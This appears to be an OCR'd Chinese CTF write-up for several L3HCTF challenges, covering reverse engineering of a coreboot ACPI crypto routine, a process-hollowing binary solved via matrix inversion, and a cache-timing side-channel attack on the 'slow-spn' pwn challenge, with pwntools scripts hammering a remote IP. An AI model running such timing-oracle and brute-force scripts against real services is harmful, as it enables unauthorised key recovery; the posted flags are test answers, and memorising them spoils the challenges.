
CE搜索 LKq2

会有2个不一样的结果

```
address    18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25 26 27 89ABCDEF01234567
742473D318 4C 4B 71 32 64 53 63 33 30 44 4B 4A 6F 39 39 62 LKq2dSc30DKJo99b
742473D328 73 46 67 54 6B 51 4D 39 64 6F 72 31 67 4C 6C 32 sFgTkQM9dor1gLl2
742473D338 72 65 6A 64 6E 6B 77 32 4D 42 70 4F 75 64 2B 33 rejdnkw2MBpOud+3
742473D348 38 76 46 6B 43 43 46 31 33 71 59 3D 00 00 00 00 8vFkCCF13qY=....
742473D358 00 00 00 00 00 00 00 00 22 01 00 00 22 01 00 00 ........"..."...
742473D368 22 01 00 00 23 01 00 00 23 01 00 00 24 01 00 00 "...#...#...$...
742473D378 24 01 00 00 26 01 00 00 26 01 00 00 26 01 00 00 $...&...&...&...
742473D388 27 01 00 00 27 01 00 00 27 01 00 00 27 01 00 00 '...'...'...'...
742473D398 27 01 00 00 27 01 00 00 27 01 00 00 29 01 00 00 '...'...'...)...
742473D3A8 29 01 00 00 2A 01 00 00 2A 01 00 00 2C 01 00 00 )...*...*...,...
742473D3B8 2C 01 00 00 2D 01 00 00 D0 03 70 24 74 00 00 00 ,...-.... .p$t...
742473D3C8 06 00 07 00 00 00 00 00 80 2D 72 24 74 00 00 00 ........ -r$t...
742473D3D8 00 2F 72 24 74 00 00 00 A0 B5 74 24 74 00 00 00 ./r$t...  t$t...
742473D3E8 80 B7 74 24 74 00 00 00 C0 B7 74 24 74 00 00 00   t$t...  t$t...
742473D3F8 E0 B7 74 24 74 00 00 00 00 B8 74 24 74 00 00 00   t$t.... t$t...
742473D408 20 B8 74 24 74 00 00 00 40 B7 74 24 74 00 00 00   t$t...@ t$t...
742473D418 00 00 00 00 00 00 00 00 00 BB 74 24 74 00 00 00 ......... t$t...
742473D428 14 01 00 00 34 1D C7 07 3C 00 00 00 00 00 00 00 ....4. .<.......
742473D438 4C 4B 71 32 64 53 63 33 30 44 47 49 71 74 35 64 LKq2dSc30DGIqt5d
742473D448 34 46 45 51 6A 56 52 76 49 34 7A 70 68 62 46 7A 4FEQjVRvI4zphbFz
742473D458 71 2F 54 55 6D 30 78 69 4C 45 38 64 76 49 72 67 q/TUm0xiLE8dvIrg
742473D468 70 76 6C 67 57 33 56 33 69 71 59 3D 00 00 00 00 pvlgW3V3iqY=....
```

其中一个是正确结果，另一个是加密结果，前面部分相同+最后几个相同

直接梭哈



L3HCTF{20807a82-fcd7-4947-841e-db4dfe95be3e}

CoreGhost

内核模块看起来是从 https://github.com/mkottman/acpi_call 进行修改得来的，程序通过一个文本设备对ACPI进行操作

- PRTK 输出存储的密钥
- SINS 对密钥用输入进行变换
- ENCB 加密一个字节
- DECB 解密一个字节

搜索文件内的特征字符串大致可以找到原始的源码包：

adi_coreboot_public/releases/ADI_RCCVE-01.00.00.17 at master · ADIEngineering/adi_coreboot_public

查阅构建脚本build.sh发现是Coreboot的CBFS格式

```
if [ -e build/cbfs/fallback/ramstage.elf ]; then build/cbfstool build/coreboot.rom.tmp add-stage -f build/cbfs/fallback/ramstage.elf -n "fallback"/ramstage -c LZMA ; fi
if [ -e payloads/seabios/out/bios.bin.elf ]; then build/cbfstool build/coreboot.rom.tmp add-payload -f "payloads/seabios/out/bios.bin.elf" -n "fallback"/payload  -c LZMA  ; fi
if [ -e payloads/sgabios/sgabios.bin ]; then build/cbfstool build/coreboot.rom.tmp add -f payloads/sgabios/sgabios.bin -n "vgaroms/"Mohon Peak"_vbios.rom"  -t optionrom ; fi
mv build/coreboot.rom.tmp build/coreboot.rom
```

CBFS - coreboot

发现其中的文件使用LZMA进行压缩，参考上面的文档初步定位导出 "fallback"/ramstage 之后用LZMA直接解压，可以获得一个被重组的ELF文件（Coreboot SELF），搜索ENCB/DECB可以定位到文件末尾，前后看了看发现是一个DSDT文件（折腾过黑苹果的应该比较熟悉），结合头里面的大小信息将文件提取出来用iasl反编译（这里大小一定要控制，末尾有多余数据的话没法识别），可以找到对应的算法（已经进行初步整理）

Plain Text

```
Device (CRPT)
        {
            Name (_ADR, Zero)  // _ADR: Address
            Name (EVP0, 0xDEAD)
            Name (EVP1, 0xBEAF)
            Name (EVP2, 0xCAFE)
            Name (EVP3, 0xBABE)
            Name (KEYR, Buffer (0x10)
            {
                /* 0000 */  0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
// ........
                /* 0008 */  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
// ........
            })
            CreateDWordField (KEYR, Zero, KEY1)
            CreateDWordField (KEYR, 0x04, KEY2)
            CreateDWordField (KEYR, 0x08, KEY3)
            CreateDWordField (KEYR, 0x0C, KEY4)

            CreateQWordField (KEYR, 0x04, KEY5)
            CreateQWordField (KEYR, 0x08, KEY6)
            Method (TST0, 0, NotSerialized)
            {
                Return (0xEA)
            }

            Method (SINS, 1, NotSerialized)
            {
                Store (SizeOf (Arg0), Local0)
                Store (Zero, Local2)
                While (LLess (Local2, Local0))
                {
                    Store (DerefOf (Index (Arg0, Local2)), Local4)
                    Store (Zero, Local1)
                    While (LLess (Local4, 0x0001145141919810))
                    {
                        Increment (Local1)
                        Subtract (
                            Multiply (
```

```
                                Add (
                                    Multiply (
                                        Local4, EVP0
                                    ), Multiply (
                                        EVP1, Local1
                                    )
                                ),
                                EVP2
                            ),

                            EVP3,
                            Local4
                        )
                    }

                    XOr (KEY1, Local4, KEY1) /* \_SB_.CRPT.KEY1 */
                    Add (KEY2, KEY1, KEY2) /* \_SB_.CRPT.KEY2 */
                    XOr (KEY2, Local4, KEY2) /* \_SB_.CRPT.KEY2 */
                    Add (KEY3, KEY2, KEY3) /* \_SB_.CRPT.KEY3 */
                    XOr (KEY3, Local4, KEY3) /* \_SB_.CRPT.KEY3 */
                    Add (KEY4, KEY3, KEY4) /* \_SB_.CRPT.KEY4 */
                    XOr (KEY4, Local4, KEY4) /* \_SB_.CRPT.KEY4 */
                    And (KEY1, 0xFFFF, EVP0) /* \_SB_.CRPT.EVP0 */
                    And (KEY2, 0xFFFF, EVP1) /* \_SB_.CRPT.EVP1 */
                    And (KEY3, 0xFFFF, EVP2) /* \_SB_.CRPT.EVP2 */
                    And (KEY4, 0xFFFF, EVP3) /* \_SB_.CRPT.EVP3 */
                    XOr (KEY5, KEY6, KEY5) /* \_SB_.CRPT.KEY5 */
                    XOr (KEY6, KEY5, KEY6) /* \_SB_.CRPT.KEY6 */
                    Increment (Local2)
                }
            }

            Method (ENCB, 1, NotSerialized)
            {
                If (LGreater (Arg0, 0xFF))
                {
                    Return (0xFF)
                }
                ElseIf (And (Arg0, 0x80))
                {
                    Return (
                        Or (
                            And (
                                Not (
                                    ShiftLeft (Arg0, One)
                                ),
                                0xE0
                            )
```

```
                                ),
                                And (Arg0, 0x0F)
                            )
                        )
                    }
                    Else
                    {
                        Return (
                            Or (
                                Or (
                                    And (
                                        ShiftLeft (Arg0, One), 0xE0
                                    ),
                                    0x10
                                ),
                                And (Arg0, 0x0F)
                            )
                        )
                    }
                }

                Method (DECB, 1, NotSerialized)
                {
                    If (LGreater (Arg0, 0xFF))
                    {
                        Return (Zero)
                    }
                    ElseIf (And (Arg0, 0x10))
                    {
                        Return (
                            Or (
                                And (ShiftRight (Arg0, One), 0x70),
                                And (Arg0, 0x0F)
                            )
                        )
                    }
                    Else
                    {
                        Return (
                            Or (
                                Or (
                                    And (
                                        Not (ShiftRight (Arg0, One)), 0x70
                                    ),
                                    0x80
                                ),
                                And (Arg0, 0x0F)
                            )
```

```
                    )
                }
            }

            Method (PRTK, 0, NotSerialized)
            {
                Return (KEYR) /* \_SB_.CRPT.KEYR */
            }
        }
```

尝试用Python再次实现，发现无论如何都得不到正确的结果，搜索之后发现用acpiexec可以直接对字节码进行执行，获得处理后的密钥：

```
Input file dsdt.aml, Length 0x25FE (9726) bytes

ACPI: RSDP 0x00000000007815DC 000024 (v02 Intel )
ACPI: XSDT 0x0000000001112B00 000034 (v00 Intel  AcpiExec 00001001 INTL 20210930)
ACPI: FACP 0x0000000000781600 000114 (v05 Intel  AcpiExec 00001001 INTL 20210930)
ACPI: DSDT 0x0000000001113980 0025FE (v02 COREv4 COREBOOT 20110725 INTL 20161222)
ACPI:
FACS 0x0000000000781718 000040

ACPI table initialization:
Table [DSDT: COREBOOT] (id 01) -  534 Objects with  37 Devices,  14 Regions,   83 Methods (42/41/4 Serial/Non/Cvt)
ACPI: 1 ACPI AML tables successfully acquired and loaded

Final data object initialization: Namespace contains 543 (0x21F) objects
Initializing General Purpose Events (GPEs):
    Initialized GPE 00 to 7F [_GPE] 16 regs on interrupt 0x0 (SCI)
    Initialized GPE 80 to FF [_GPE] 16 regs on interrupt 0x0 (SCI)
Initializing Device/Processor/Thermal objects and executing _INI/_STA methods:
    Executed 0 _INI methods requiring 0 _STA executions (examined 39 objects)
- execute \_SB.CRPT.SINS "9ec81a14-4448-11ec-9859-005056c00001"
Evaluating \_SB.CRPT.SINS
No object was returned from evaluation of \_SB.CRPT.SINS
- execute \_SB.CRPT.SINS "d0561274-4448-11ec-a6a7-005056c00001"
Evaluating \_SB.CRPT.SINS
No object was returned from evaluation of \_SB.CRPT.SINS
- execute \_SB.CRPT.SINS "d82b1dc8-4448-11ec-9d54-005056c00001"
Evaluating \_SB.CRPT.SINS
No object was returned from evaluation of \_SB.CRPT.SINS
- execute \_SB.CRPT.PRTK
Evaluating \_SB.CRPT.PRTK
Evaluation of \_SB.CRPT.PRTK returned object 0110C2A8, external buffer length 28
  [Buffer] Length 10 =     0000: 8C 52 2C 3B D2 2A 54 DD 7C C3 82 FC 96 E2 EF 94  // .R,;.*T.|.......
```

Python

```python
import struct, binascii

EVP0 = 0xDEAD
EVP1 = 0xBEEF
EVP2 = 0xCAFE
EVP3 = 0xBABE

KEYR = bytearray([0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00])

def get_key(index):
    if index in range(1, 4 + 1):
```

```
        return struct.unpack("@IIII", KEYR)[index - 1]
    if index == 5:
        return struct.unpack("@Q", KEYR[4:12])[0]
    if index == 6:
        return struct.unpack("@Q",  KEYR[8:16])[0]

def set_key(index, value):
    if index in range(1, 4 + 1):
        index = index - 1
        KEYR[index * 4:index * 4 + 4] = struct.pack("@I", value & 0xFFFFFFFF)
        return
    if index == 5:
        KEYR[4:12] = struct.pack("@Q", value & 0xFFFFFFFFFFFFFFFF)
        return
    if index == 6:
        KEYR[8:16] = struct.pack("@Q", value & 0xFFFFFFFFFFFFFFFF)
        return

KEY1 = KEYR[0:4]
KEY2 = KEYR[4:8]
KEY3 = KEYR[8:12]
KEY4 = KEYR[12:16]

KEY5 = KEYR[4:12]
KEY6 = KEYR[8:16]

def sins(arg0: bytes): # This does NOT work!
    global EVP0, EVP1, EVP2, EVP3
    local0 = len(arg0)
    local2 = 0
    while local2 < local0:
        local4 = arg0[local2]
        local1 = 0
        while local4 < 0x0001145141919810:
            local1 += 1
            local4 = (
                ((local4 * EVP0) + (EVP1 * local1)) * EVP2
            ) - EVP3
            local4 = local4 & 0xFFFFFFFFFFFFFFFF

        """
        XOr (KEY1, Local4, KEY1) /* \_SB_.CRPT.KEY1 */

        Add (KEY2, KEY1, KEY2) /* \_SB_.CRPT.KEY2 */
        XOr (KEY2, Local4, KEY2) /* \_SB_.CRPT.KEY2 */

        Add (KEY3, KEY2, KEY3) /* \_SB_.CRPT.KEY3 */
```


```
        XOr (KEY3, Local4, KEY3) /* \_SB_.CRPT.KEY3 */

        Add (KEY4, KEY3, KEY4) /* \_SB_.CRPT.KEY4 */
        XOr (KEY4, Local4, KEY4) /* \_SB_.CRPT.KEY4 */

        And (KEY1, 0xFFFF, EVP0) /* \_SB_.CRPT.EVP0 */
        And (KEY2, 0xFFFF, EVP1) /* \_SB_.CRPT.EVP1 */
        And (KEY3, 0xFFFF, EVP2) /* \_SB_.CRPT.EVP2 */
        And (KEY4, 0xFFFF, EVP3) /* \_SB_.CRPT.EVP3 */
        XOr (KEY5, KEY6, KEY5) /* \_SB_.CRPT.KEY5 */
        XOr (KEY6, KEY5, KEY6) /* \_SB_.CRPT.KEY6 */
        """
        set_key(1, get_key(1) ^ local4)

        set_key(2, get_key(2) + get_key(1))
        set_key(2, get_key(2) ^ local4)

        set_key(3, get_key(3) + get_key(2))
        set_key(3, get_key(3) ^ local4)

        set_key(4, get_key(4) + get_key(3))
        set_key(4, get_key(4) ^ local4)

        EVP0 = get_key(1) & 0xFFFF
        EVP1 = get_key(2) & 0xFFFF
        EVP2 = get_key(3) & 0xFFFF
        EVP3 = get_key(4) & 0xFFFF

        set_key(5, get_key(5) ^ get_key(6))
        set_key(6, get_key(6) ^ get_key(5))

        local2 += 1

def encb(arg0):
    if arg0 & 0x80 != 0:
        return (
            ((~(arg0 << 1)) & 0xE0)
            |
            (arg0 & 0x0F)
        )
    else:
        return (
            (
                ((arg0 << 1) & 0xE0) | 0x10
            )
            |
            (arg0 & 0x0F)
        )
```

```
107
108 def decb(arg0):
109     if arg0 & 0x10 != 0:
110         r = ((arg0 >> 1) & 0x70) | (arg0 & 0x0F)
111     else:
112         r = ((~(arg0 >> 1) & 0x70) | 0x80) | (arg0 & 0x0F)
113     print("decb: %02X => %02X" % (arg0, r))
114     return r
115
116 print(KEYR)
117 sins(b"9ec81a14-4448-11ec-9859-005056c00001")
118 sins(b"d0561274-4448-11ec-a6a7-005056c00001")
119 sins(b"d82b1dc8-4448-11ec-9d54-005056c00001")
120 # sins(b"9ec81a14444811ec9859-005056c00001")
121 # sins(b"d0561274444811eca6a7-005056c00001")
122 # sins(b"d82b1dc8444811ec9d54-005056c00001")
123 print(KEYR)
124
125 KEYR = bytearray(binascii.unhexlify("8C 52 2C 3B D2 2A 54 DD 7C C3 82 FC 96 E2
    EF 94".replace(" ", "")))
126
127 enc_flag = bytearray(binascii.unhexlify("60 D0 D6 FB E2 D9 59 CB 77 CA 89 E0
    03 CB E9 48 AC 71 BB 9A 06 1F 76 0B 37 CC 2D E9 24 C1 CF 25 62 3D D0 F6
    EB".replace(" ", "")))
128
129 for i in range(len(enc_flag)):
130     enc_flag[i] = decb(enc_flag[i])
131     enc_flag[i] ^= i
132     enc_flag[i] ^= KEYR[i % 16]
133
134 print(enc_flag)
135
136 # flag = bytearray(b"L3HCTF{")
137
138 # for i in range(len(flag)):
139 #     flag[i] ^= KEYR[i % 16]
140 #     flag[i] ^= i
141 #     enc = encb(flag[i])
142 #     print(enc)
143 #     flag[i] = enc
144
145 # print(flag)
```

Load

检查输入flag格式 长度32 flag{...}

调试程序发现



另外开启一个新进程，读取进程内存，写入内存，恢复执行

在恢复之前，attach进程，先下好断点，0x4010b0函数有一些字符串“oops”，在函数头下断

执行ResumeThread后，程序会有异常，直接运行即可

检查flag输入为0-9a-f，转换为字节形式

0x401070函数将输入分成9，4

0x401370将数据分成n x n，转换为矩阵，0x4012a0求出矩阵的秩（多测几次+验证），最后会有个除法，除数为秩，猜测为矩阵求逆计算，验证并符合结果（http://www.yunsuan.info/matrixcomputations/solvematrixinverse.html）

最后要验证的结果为

1,0,-9

0,-1,-6

-1,-2,-4

7,3

30,13

矩阵求逆即可

您输入的矩阵如下：

第1列	第2列	第3列
1.0000	0.0000	-9.0000
0.0000	-1.0000	-6.0000
-1.0000	-2.0000	-4.0000

您所输入问题的解如下：

第1列	第2列	第3列
-8.0000	18.0000	-9.0000
6.0000	-13.0000	6.0000
-1.0000	2.0000	-1.0000

您输入的矩阵如下：

第1列	第2列
7.0000	3.0000
30.0000	13.0000

您所输入问题的解如下：

第1列	第2列
13.0000	-3.0000
-30.0000	7.0000

```
>>> d=[-8,18,-9,6,-13,6,-1,2,-1,13,-3,-30,7]
>>> for i in d:
...     print("%.2x"%i,end='')
...
-0812-0906-0d06-0102-010d-03-1e07>>> for i in d:
...     print("%.2x"%(i&0xff),end='')
...
f812f706f306ff02ff0dfde207>>> exit()

F:\CTF\L3HCTF\Load>Load.exe
flag:flag{f812f706f306ff02ff0dfde207}
yeah
```

flag{f812f706f306ff02ff0dfde207}

Pwn：

slow-spn

flag是10位，应该都是数字，六位数给了key，转换成了16进制的int，然后四位数给了plaintext1，也是转成了16进制的int。

它给了两个box--p_box,ss_box，是0-65535这些数之间的映射关系。

应该主要把__maccess分析到位就可以解出来了

反编译的代码可读性略微有点差，重构一下。

> 大概就是，cache分行列，然后行列分别都是5位数也就是32*32的，感觉应该是通过观察它是否sleep然后判断自己输入的flag对不对。

C++

```
void __maccess(_DWORD addr,unsigned char isFast){
        map<uinte8_t,cacheLine *> caches;

        line=(addr >> 5)&0x1f;
        __x.M_node=caches.find(line).M_node;
        __y.M_node=caches.end().M_node;
        if(x!=y){
                v2=caches[line];
                if(v2->tag==addr>>10){
                        v4=tick;
                        caches[line]->last_used=v4;
                }
                else goto label1;
        }
        else{
        label1:
                min_time=-1;
                toEvictLine = 0;
                if(caches.size()>=0x20){
                        __range=&caches;
                        __begin2.M_node=caches.begin()._M_node;
                        __end2.M_node=caches.end().M_node;
                        while(begin2!=end2){
                                p=*begin2;
                                if(p.second->last_used<min_time){
                                        min_time=p.second->last_used;
                                        toEvict=p.second;
                                        toEvictLine=p.first;
                                }
                                begin2++;
                        }
                        caches.erase(toEvictLine);
                        if(toEvict)delete(toEvict);
                }
                v3=new cacheLine();
                cahces[line]=v3;
                if(!isFasta){
                        sleep(1);
                }

        }

}
```

爆破不了，有pow。

Python

```python
from pwn import *
import hashlib
import sys
import random

context(os='linux', arch='amd64',log_level = 'debug')

def brute_force(p,key,plain):

    p.recvuntil("x + \"")
    s = p.recvuntil("\"")[:-1].decode()

    guess = 0
    while True:
        if hashlib.sha256((str(guess) + s).encode()).hexdigest()[:6] == "000000":
          print(str(guess) + s)
          p.recvuntil("Input x:")
          p.sendline(str(guess))
          break
        guess += 1

    # p.recvuntil("Input x:")
    # p.sendline(str(guess))

    p.sendlineafter('(hex):', "%06x" %key)
    p.sendlineafter('(hex):', "%04x" %plain)
yes=0
key=0
plain=-1
while 1:
    try:
        p = remote("124.71.173.176", 8888)
        key = random.randint(0,0xffffff)
        plain = random.randint(0,0xffff)
        print(hex(key),hex(plain))
        brute_force(p,key,plain)
        if "Wrong" in p.recvline().decode():
            p.close()
        else:
            yes=1
            break
    except:
        p.close()
```

```
        p.close()
44
45
46  p.interactive()
```

写一下，__maccess的大概意思，就是说addr都在0~65535的范围内，然后地址的低5位为列，中五位是行，高六位是tag。那么在进行一次__maccess的过程中就会先判断它是否存在在cache当中，如果存在，那么更新访问时间之后直接返回，不存在则进行cache的添加操作，cache中好像是最多存留0x20个数据。然后如果多余0x20则会进行遍历，选择时间最小的一个元素丢弃，这个很好理解，就是说cache中很久用不到的数据可以认为它没用了就丢了。整个__maccess的函数差不多就是这样了，这里需要介绍一下C++ map的一些特性。find函数用于寻找值，如果找不到则会返回end()迭代器，[]操作会添加key(如果key不存在)，对应的value会被返回，如果不存在这个key，那么默认value为0。

这里用循环爆破观察程序是停留1s以上。麻烦大师傅们会的写一下多线程脚本。

Python

```python
from pwn import *
from time import time
import hashlib
import sys
import threading



import random
context(os='linux', arch='amd64')
que=[i for i in range(65536)]
ss_box=0x645110
def pow_():
    while len(que):
        index=que[0]
        que.pop(0)
        p=remote('124.71.173.176',9999)
        p.sendlineafter(b'do?',b'1')

        p.sendlineafter(b'Where?',str(ss_box+index))

        p.sendlineafter(b'Speed up?',b'1')
        p.sendlineafter(b'do?',b'2')
        start=time()
        p.recvuntil(b'WORLD!')
        ss=time()-start
        print('{}:{}'.format(index,ss))
        if ss<=1:
            print('good this is right')
            print(index)
            quit()

for i in range(10):
    thread = threading.Thread(target=pow_)
    thread.start()


```

爆出来是

0x4290~0x42af都可以，很奇怪

打算看看规律

0~3对应可以成功的下标是0~0x1f

4~0xb对应可以成功的下标是0x10~0x2f

0xc~0x13对应可以成功的下标是0x30~0x4f

0x14~0x1b对应可以的下表是0x50~0x6f

所以flag后面四个

P 的范围为10a4~10ab

用上面的范围对应了一下ss_box

[0x4e62,0x4e6f,0x4e6b,0x4e68,0x4e63,0x4e6a,0x4e66,0x4e6c]

排除得到以下四个

[0x4e66,0x4e68,0x4e6a,0x4e6b]

对应原来的下标是

6,3,5,2

p范围缩小到

10a6,10a7(√),10a9,10aa

但它实际的下标还是这么多

s_box_0:[0x4e66,0x4e68,0x4e6a,0x4e6b]

然后再做p_box变换

得到下面的值

p_box_0:[0x4f70,0x5e60,0x5e70,0x5e71]

因为有变换，所以第二波选择用以下脚本

Python

```python
from pwn import *
from time import time
import hashlib
import sys
import threading



import random
context(os='linux', arch='amd64')
que=[i for i in range(0,65536)]
ss_box=0x645110
p_box=0x605110
#p=0x10a4
p1=[0x4e62,0x4e6f,0x4e6b,0x4e68,0x4e63,0x4e6a,0x4e66,0x4e6c]

```

```
flag=True
def pow_():
    global flag
    while len(p1) and flag:

        index=p1[0]
        p1.pop(0)
        p=remote('124.71.173.176',9999)
        #p=process('./slowspn')
        p.sendlineafter(b'do?',b'4')
        p.sendlineafter(b'do?',b'1')

        p.sendlineafter(b'Where?',str(p_box+(index<<2)))

        p.sendlineafter(b'Speed up?',b'1')
        #gdb.attach(p)
        p.sendlineafter(b'do?',b'2')
        start=time()
        p.recvuntil(b'WORLD!')
        ss=time()-start
        print('{}:{}'.format(index,ss))
        if ss<=0.5:
            #flag=False
            print('\n------------------------------------------------------------
----------->'+hex(index<<2))
            #quit()
        p.close()
for i in range(10):
    thread = threading.Thread(target=pow_)
    thread.start()
```

第二次爆破，同第一次

Python

```
from pwn import *
from time import time
import hashlib
import sys
import threading
```

```python
import random
context(os='linux', arch='amd64')
que=[i for i in range(0,65536)]
ss_box=0x645110
p_box=0x605110

#p1=[0x4e62,0x4e6f,0x4e6b,0x4e68,0x4e63,0x4e6a,0x4e66,0x4e6c]
p1=[0x4e66,0x4e68,0x4e6a,0x4e6b]
s1=[0x4f70,0x5e60,0x5e70,0x5e71]
flag=True
def pow_():
    global flag
    while len(p1) and flag:

        index=que[0]
        que.pop(0)
        p=remote('124.71.173.176',9999)
        #p=process('./slowspn')
        p.sendlineafter(b'do?',b'4')
        p.sendlineafter(b'do?',b'4')

        p.sendlineafter(b'do?',b'1')

        p.sendlineafter(b'Where?',str(ss_box+(index<<2)))

        p.sendlineafter(b'Speed up?',b'1')
        #gdb.attach(p)
        p.sendlineafter(b'do?',b'2')
        start=time()
        p.recvuntil(b'WORLD!')
        ss=time()-start
        print('{}:{}'.format(index,ss))
        if ss<=0.5:
            flag=False
            print('\n------------------------------------------------------------
----------->'+hex(index))
            #quit()
        p.close()
for i in range(20):
    thread = threading.Thread(target=pow_)
    thread.start()


```

第二次爆破出来的结果是

0x4924~0x492b

这个目前还不知道是啥，反正还要往回异或才知道，但是可以先往后算。

对应的s_box的值是

[0x2ad2,0x2adf,0x2adb,0x2ad8,0x2ad3,0x2ada,0x2ad6,0x2adc]

用验证脚本发现只有两个符合条件

s_box_1:[0x2adf,0x2adc]

对应的下标分别是1,7，那么最终符合的就是

[0x4925,0x492b]

p_box_1:[0x73d3,0x73c2]

这个s_box_1^p_box_0就能得到key的高两个字节

第三次爆破的结果是

0x78c~0x793

对应的s_box值是

[0xe835,0xe839,0xe830,0xe837,0xe8ae,0xe8a4,0xe8ad,0xe8a1]

然后验证一下

p_box_2:[0xe835,0xe837,0xe839]

对应了下标分别是0 ,3,1

所以

s_box_2:[0x78c,0x78d,0x78f]

到这里了就可以考虑反推了，因为1，2之间有重叠的部分。

Python

```python
p_box_0=[0x4f70,0x5e60,0x5e70,0x5e71]
s_box_1=[0x4925,0x492b]

p_box_1=[0x73d3,0x73c2]
s_box_2=[0x78c,0x78d,0x78f]

for i in p_box_0:
    for j in s_box_1:
        print(hex(i^j),end=',')
print('')
for i in p_box_1:
    for j in s_box_2:
        print(hex(i^j),end=',')

#运行结果
'''
0x655,0x65b,0x1745,0x174b,0x1755,0x175b,0x1754,0x175a,
0x745f,0x745e,0x745c,0x744e,0x744f,0x744d
'''
```

运行之后发现重叠部分只能是745，就说明p_box_0只能选第二个，这样p就能确定了

现在已经能算出key=0x1745(c,f,e)X10a7

最后一个应该爆破能出，但是因为所剩情况不多(48种可能)就直接用爆破脚本了。

Python

```python
from pwn import *
import hashlib
import sys
import random

context(os='linux', arch='amd64',log_level = 'debug')

def brute_force(p,key,plain):

    p.recvuntil("x + \"")
    s = p.recvuntil("\"")[:-1].decode()

    guess = 0
    while True:
        if hashlib.sha256((str(guess) + s).encode()).hexdigest()[:6] ==
"000000":
          print(str(guess) + s)
